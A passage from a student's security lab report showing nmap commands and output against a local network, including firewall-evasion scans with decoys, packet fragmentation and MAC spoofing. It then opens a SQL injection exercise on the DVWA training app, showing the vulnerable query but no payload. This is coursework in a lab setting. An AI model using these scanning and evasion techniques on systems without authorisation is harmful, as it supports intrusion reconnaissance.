514/tcp   filtered shell

Nmap scan report for localhost (127.0.0.1)
Host is up (0.00040s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
631/tcp   open  ipp

Nmap done: 514 IP addresses (5 hosts up) scanned in 49.24 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

4. Excluding hosts/networks (IPv4) from nmap scan examples

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap 192.168.1.0/24 --exclude 192.168.1.5
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:09 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0071s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap done: 255 IP addresses (1 host up) scanned in 65.78 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ █
```

5. Turn on OS and version detection scanning script (IPv4) with nmap

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -v -A 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:11 PDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
Initiating Ping Scan at 02:11
Scanning 192.168.1.1 [2 ports]
Completed Ping Scan at 02:11, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:11
Completed Parallel DNS resolution of 1 host. at 02:12, 13.00s elapsed
Initiating Connect Scan at 02:12
Scanning 192.168.1.1 [1000 ports]
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 22/tcp on 192.168.1.1
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 443/tcp on 192.168.1.1
Discovered open port 21/tcp on 192.168.1.1
Completed Connect Scan at 02:12, 23.11s elapsed (1000 total ports)
Initiating Service scan at 02:12
Scanning 5 services on 192.168.1.1
Completed Service scan at 02:12, 7.07s elapsed (5 services on 1 host)
NSE: Script scanning 192.168.1.1.
Initiating NSE at 02:12
Completed NSE at 02:12, 20.15s elapsed
Initiating NSE at 02:12
Completed NSE at 02:13, 15.62s elapsed
Initiating NSE at 02:13
Completed NSE at 02:13, 0.00s elapsed
Nmap scan report for 192.168.1.1
Host is up (0.0057s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp            GNU Inetutils FTPd 1.9.4
|_ ftp-syst:
|   SYST: Version: Linux 3.18.24
|_ STAT:
|   localhost.localdomain  FTP server status:
|     ftpd (GNU inetutils) 1.9.4
|     Connected to  (:ffff:192.168.1.37)
|     Waiting for user name
|     TYPE: ASCII, FORM: Nonprint; STRUcture: File; transfer MODE: Stream
|     No data connection
|_ End of status
```

6. Find out if a host/network is protected by a firewall using namp command

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap --privileged -sA -v 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:18 PDT
Initiating Ping Scan at 02:18
Scanning 192.168.1.1 [4 ports]
Completed Ping Scan at 02:18, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:18
Completed Parallel DNS resolution of 1 host. at 02:18, 13.00s elapsed
Initiating ACK Scan at 02:18
Scanning 192.168.1.1 [1000 ports]
Completed ACK Scan at 02:18, 0.07s elapsed (1000 total ports)
Nmap scan report for 192.168.1.1
Host is up (0.000048s latency).
All 1000 scanned ports on 192.168.1.1 are unfiltered

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds
    Raw packets sent: 1004 (40.152KB) | Rcvd: 1001 (40.040KB)
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ █
```

7. Scan a host when protected by the firewall

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -PN 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:20 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0060s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 45.28 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ █
```

8. Scan an IPv6 host/address examples

```
nmap done. 1 IP address (0 hosts up) scanned in 0.03 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -v A -6 2607:f0d0:1002:51::4
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:22 PDT
Failed to resolve "A".
Initiating Ping Scan at 02:22
Scanning 2607:f0d0:1002:51::4 [2 ports]
Completed Ping Scan at 02:22, 0.00s elapsed (1 total hosts)
Nmap scan report for 2607:f0d0:1002:51::4 [host down]
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.13 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

9. Scan a network and find out which servers and devices are up and running

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -sP 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:23 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0050s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 39.89 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

10. perform a fast scan using the namp

```
nmap done. 256 IP addresses (1 host up) scanned in 39.03 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -F 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:25 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0064s latency).
Not shown: 95 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 29.70 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

11. Display the reason a port is in a particular state

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -reason 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:26 PDT
Nmap scan report for 192.168.1.1
Host is up, received syn-ack (0.0061s latency).
Not shown: 995 filtered ports
Reason: 995 no-responses
PORT      STATE SERVICE REASON
21/tcp    open  ftp      syn-ack
22/tcp    open  ssh      syn-ack
53/tcp    open  domain   syn-ack
80/tcp    open  http     syn-ack
443/tcp   open  https    syn-ack

Nmap done: 1 IP address (1 host up) scanned in 31.21 seconds
```

12. Only show open (or possibly open) ports using nmap command in Linux

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -open 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:28 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0057s latency).
Not shown: 995 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 29.77 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ █
```

13. Show all packets sent and received

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap --packet-trace 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:30 PDT
CONN (0.0298s) TCP localhost > 192.168.1.1:80 => Operation now in progress
CONN (0.0299s) TCP localhost > 192.168.1.1:443 => Operation now in progress
CONN (0.0348s) TCP localhost > 192.168.1.1:80 => Connected
NSOCK INFO [0.0350s] nssock_iod_new2(): nssock_iod_new (IOD #1)
NSOCK INFO [0.0350s] nssock_connect_udp(): UDP connection requested to 127.0.0.53:53 (IOD #1) EID 8
NSOCK INFO [0.0350s] nssock_read(): Read request from IOD #1 [127.0.0.53:53] (timeout: -1ms) EID 18
NSOCK INFO [0.0350s] nssock_write(): Write request for 42 bytes to IOD #1 EID 27 [127.0.0.53:53]
NSOCK INFO [0.0350s] nssock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [127.0.0.53:53]
NSOCK INFO [0.0350s] nssock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 27 [127.0.0.53:53]
NSOCK INFO [4.0350s] nssock_write(): Write request for 42 bytes to IOD #1 EID 35 [127.0.0.53:53]
NSOCK INFO [4.0350s] nssock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 35 [127.0.0.53:53]
NSOCK INFO [8.0360s] nssock_write(): Write request for 42 bytes to IOD #1 EID 43 [127.0.0.53:53]
NSOCK INFO [8.0370s] nssock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 43 [127.0.0.53:53]
NSOCK INFO [13.0380s] nssock_iod_delete(): nssock_iod_delete (IOD #1)
NSOCK INFO [13.0380s] nevent_delete(): nevent_delete on event #18 (type READ)
CONN (13.0388s) TCP localhost > 192.168.1.1:80 => Operation now in progress
CONN (13.0389s) TCP localhost > 192.168.1.1:8888 => Operation now in progress
CONN (13.0390s) TCP localhost > 192.168.1.1:23 => Operation now in progress
CONN (13.0392s) TCP localhost > 192.168.1.1:53 => Operation now in progress
CONN (13.0394s) TCP localhost > 192.168.1.1:995 => Operation now in progress
CONN (13.0394s) TCP localhost > 192.168.1.1:113 => Operation now in progress
CONN (13.0395s) TCP localhost > 192.168.1.1:554 => Operation now in progress
CONN (13.0396s) TCP localhost > 192.168.1.1:199 => Operation now in progress
CONN (13.0396s) TCP localhost > 192.168.1.1:110 => Operation now in progress
CONN (13.0397s) TCP localhost > 192.168.1.1:443 => Operation now in progress
CONN (13.0428s) TCP localhost > 192.168.1.1:80 => Connected
CONN (13.0430s) TCP localhost > 192.168.1.1:5900 => Operation now in progress
CONN (13.0431s) TCP localhost > 192.168.1.1:1723 => Operation now in progress
CONN (13.0441s) TCP localhost > 192.168.1.1:53 => Connected
CONN (13.0443s) TCP localhost > 192.168.1.1:1720 => Operation now in progress
CONN (13.0444s) TCP localhost > 192.168.1.1:587 => Operation now in progress
CONN (14.0603s) TCP localhost > 192.168.1.1:443 => Connected
CONN (14.1397s) TCP localhost > 192.168.1.1:23 => Operation now in progress
CONN (14.1397s) TCP localhost > 192.168.1.1:8888 => Operation now in progress
CONN (14.1398s) TCP localhost > 192.168.1.1:3306 => Operation now in progress
CONN (14.1399s) TCP localhost > 192.168.1.1:445 => Operation now in progress
CONN (14.1401s) TCP localhost > 192.168.1.1:25 => Operation now in progress
CONN (14.1965s) TCP localhost > 192.168.1.1:199 => Operation now in progress
CONN (14.1966s) TCP localhost > 192.168.1.1:554 => Operation now in progress
CONN (14.1967s) TCP localhost > 192.168.1.1:113 => Operation now in progress
CONN (14.1968s) TCP localhost > 192.168.1.1:995 => Operation now in progress
CONN (14.1970s) TCP localhost > 192.168.1.1:110 => Operation now in progress
CONN (14.1999s) TCP localhost > 192.168.1.1:5900 => Operation now in progress
CONN (14.2000s) TCP localhost > 192.168.1.1:1723 => Operation now in progress
```

14. Show host interfaces and routes

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap --iflist
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:31 PDT
*****INTERFACES*****
DEV (SHORT) IP/MASK TYPE UP MTU MAC
lo (lo) 127.0.0.1/8 loopback up 65536
lo (lo) ::1/128 loopback up 65536
ens33 (ens33) 192.168.159.128/24 ethernet up 1500 00:0C:29:45:75:69
ens33 (ens33) fe80::1734:e78d:b2c0:bd9f/64 ethernet up 1500 00:0C:29:45:75:69

*****ROUTES*****
DST/MASK DEV METRIC GATEWAY
192.168.159.0/24 ens33 100
169.254.0.0/16 ens33 1000
0.0.0.0/0 ens33 100 192.168.159.2
::1/128 lo 0
fe80::1734:e78d:b2c0:bd9f/128 ens33 0
::1/128 lo 256
fe80::/64 ens33 100
ff00::/8 ens33 256

kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

15. scan specific ports using nmap

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -p 80 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:32 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0056s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

16. fastest way to scan all your devices/computers for open ports

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -T5 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:33 PDT
Warning: 192.168.1.255 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.1.1
Host is up (0.0055s latency).
All 1000 scanned ports on 192.168.1.1 are filtered

Nmap scan report for 192.168.1.255
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.1.255 are closed (905) or filtered (95)

Nmap done: 256 IP addresses (2 hosts up) scanned in 50.64 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ █
```

17. detect remote operating system with the help of nmap

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -O -v 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:43 PDT
Initiating Ping Scan at 02:43
Scanning 192.168.1.1 [4 ports]
Completed Ping Scan at 02:43, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:43
Completed Parallel DNS resolution of 1 host. at 02:44, 13.00s elapsed
Initiating SYN Stealth Scan at 02:44
Scanning 192.168.1.1 [1000 ports]
Discovered open port 22/tcp on 192.168.1.1
Discovered open port 443/tcp on 192.168.1.1
Discovered open port 21/tcp on 192.168.1.1
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Completed SYN Stealth Scan at 02:44, 21.69s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.1.1
Nmap scan report for 192.168.1.1
Host is up (0.0025s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Busy server or unknown class

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.23 seconds
Raw packets sent: 4068 (181.070KB) | Rcvd: 1549 (62.362KB)
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ █
```

18. detect remote services (server / daemon) version numbers

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -sV 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:45 PDT
Nmap scan report for 192.168.1.1
Host is up (0.011s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          GNU Inetutils FTPd 1.9.4
22/tcp    open  ssh          Dropbear sshd 0.48 (protocol 2.0)
53/tcp    open  domain       dnsmasq 2.80
80/tcp    open  tcpwrapped
443/tcp   open  ssl/http    Boa HTTPd 0.93.15
Service Info: Host: localhost.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.90 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ █
```

19. Scan a host using TCP ACK (PA) and TCP Syn (PS) ping

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -PS 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:46 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0045s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 24.01 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -PA 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:47 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0048s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 17.57 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ █
```

20. Scan a host using IP protocol ping

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -PO 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:47 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0035s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 25.64 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

21. Scan a host using UDP ping

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -PU 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:50 PDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.11 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

22. Find out the most commonly used TCP ports using TCP SYN Scan

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -sT 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:53 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0051s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 22.68 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

23. Scan a host for UDP services (UDP scan)

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -sU 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:54 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00070s latency).
All 1000 scanned ports on 192.168.1.1 are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 17.20 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

24. Scan for IP protocol

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -sO 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:56 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0015s latency).
Not shown: 252 filtered protocols
PORT      STATE     SERVICE
1         open      icmp
6         open      tcp
17        open|filtered  udp
47        open|filtered  gre

Nmap done: 1 IP address (1 host up) scanned in 14.35 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

25. Scan a firewall for security weakness

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -sN 192.168.1.254
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:58 PDT
Nmap scan report for 192.168.1.254
Host is up (0.00059s latency).
All 1000 scanned ports on 192.168.1.254 are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 17.22 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

26. Scan a firewall for packets fragments

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -f 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 03:02 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0034s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 17.71 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

27. Cloak a scan with decoys

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -n -D192.168.1.5,10.5.1.2,172.1.2.4,3.4.2.1 192.168.1.5
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 03:04 PDT
Nmap scan report for 192.168.1.5
Host is up (0.0016s latency).
All 1000 scanned ports on 192.168.1.5 are filtered

Nmap done: 1 IP address (1 host up) scanned in 138.65 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```


28. Scan a firewall for MAC address spoofing

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -v -sT -PN --spoof-mac 0 192.168.1.1
Warning: The -PN option is deprecated. Please use -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 03:13 PDT
Spoofing MAC address 80:1C:08:53:B6:5E (No registered vendor)
You have specified some options that require raw socket access.
These options will not be honored for TCP Connect scan.
Initiating Parallel DNS resolution of 1 host. at 03:13
Completed Parallel DNS resolution of 1 host. at 03:13, 13.00s elapsed
Initiating Connect Scan at 03:13
Scanning 192.168.1.1 [1000 ports]
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 21/tcp on 192.168.1.1
Completed Connect Scan at 03:13, 14.41s elapsed (1000 total ports)
Nmap scan report for 192.168.1.1
Host is up (0.0058s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 27.46 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

29. Save output to a text file

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap 192.168.1.1 > output.txt
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```



The screenshot shows a terminal window with the command `sudo nmap 192.168.1.1 > output.txt` run. The output is displayed in a text editor window titled "output.txt". The content of the file is as follows:

```
1 Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 03:15 PDT
2 Nmap scan report for 192.168.1.1
3 Host is up (0.0030s latency).
4 Not shown: 995 filtered ports
5 PORT      STATE SERVICE
6 21/tcp    open  ftp
7 22/tcp    open  ssh
8 53/tcp    open  domain
9 80/tcp    open  http
10 443/tcp  open  https
11
12 Nmap done: 1 IP address (1 host up) scanned in 18.07 seconds
```

30. Speed up nmap

```

kulvir@ubuntu:~/Desktop/ISA4/nmap$ sudo nmap -v -sS -A -T4 192.168.2.5
Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-28 03:21 PDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:21
Completed NSE at 03:21, 0.00s elapsed
Initiating NSE at 03:21
Completed NSE at 03:21, 0.00s elapsed
Initiating NSE at 03:21
Completed NSE at 03:21, 0.00s elapsed
Initiating Ping Scan at 03:21
Scanning 192.168.2.5 [4 ports]
Completed Ping Scan at 03:21, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:21
Completed Parallel DNS resolution of 1 host. at 03:21, 0.17s elapsed
Initiating SYN Stealth Scan at 03:21
Scanning 192.168.2.5 [1000 ports]
Increasing send delay for 192.168.2.5 from 0 to 5 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 192.168.2.5 from 5 to 10 due to 11 out of 11 dropped probes since last increase.
Completed SYN Stealth Scan at 03:22, 51.42s elapsed (1000 total ports)
Initiating Service scan at 03:22
Initiating OS detection (try #1) against 192.168.2.5
Initiating Traceroute at 03:22
Completed Traceroute at 03:22, 0.02s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 03:22
Completed Parallel DNS resolution of 2 hosts. at 03:22, 5.26s elapsed
NSE: Script scanning 192.168.2.5.
Initiating NSE at 03:22
Completed NSE at 03:22, 0.04s elapsed
Initiating NSE at 03:22
Completed NSE at 03:22, 0.00s elapsed
Initiating NSE at 03:22
Completed NSE at 03:22, 0.00s elapsed
Nmap scan complete for 192.168.2.5
Host is up (0.008s latency).
All 1000 scanned ports on 192.168.2.5 are filtered
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Linux 4.4, Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012, VMware Player virtual
NAT device
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  0.25 ms  _gateway (192.168.1.59)
2  0.29 ms  192.168.2.5

```

Name: Kulvir Singh

Register Number: 19BCE2074

Information Security and Audit Analysis

Lab DA 4

SQL INJECTION

SQL injection

In order to exploit SQL injection vulnerabilities we need to figure out how the query is built in order to inject our parameter in a situation that the query will remain true. For example in the DVWA we can see a text field where it asks for user ID. If we enter the number 1 and we click on the submit button we will notice that it will return the first name and the surname of the user with ID=1.

STAY - YouTube Music

Vulnerability: SQL Injection :: Dan

localhost/DVWA-master/vulnerabilities/sql/?id=1&Submit=Submit#

Notice: Undefined variable: WarningHtml in C:\xampp\htdocs\DVWA-master\vulnerabilities\sql\index.php on line 40

DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: 1
First name: admin
Surname: admin

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://hobby-tables.com/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

STAY - YouTube Music

Vulnerability: SQL Injection :: Dan

localhost/DVWA-master/vulnerabilities/sql/?id=2&Submit=Submit#

Notice: Undefined variable: WarningHtml in C:\xampp\htdocs\DVWA-master\vulnerabilities\sql\index.php on line 40

DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: 2
First name: Gordon
Surname: Brown

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://hobby-tables.com/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

The screenshot shows a web browser window with the URL `localhost/DVWA-master/vulnerabilities/sql/?id=5&Submit=Submit#`. The page title is "Vulnerability: SQL Injection :: Dan". A notice at the top states: "Notice: Undefined variable: WarningHtml in C:\xampp\htdocs\DVWA-master\vulnerabilities\sql\index.php on line 40". The DVWA logo is at the top right. On the left is a sidebar menu with various attack types. The "SQL Injection" item is highlighted with a green background. The main content area has a heading "Vulnerability: SQL Injection". It contains a form with a "User ID:" input field containing "5" and a "Submit" button. Below the form, the output shows: "ID: 5", "First name: Bob", and "Surname: Smith". To the right of the form is a section titled "More Information" with a list of links:

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://hobby-tables.com/>

If we view the source we get to see that the query formed is
SELECT First_Name,Last_Name FROM users WHERE ID="\$id".

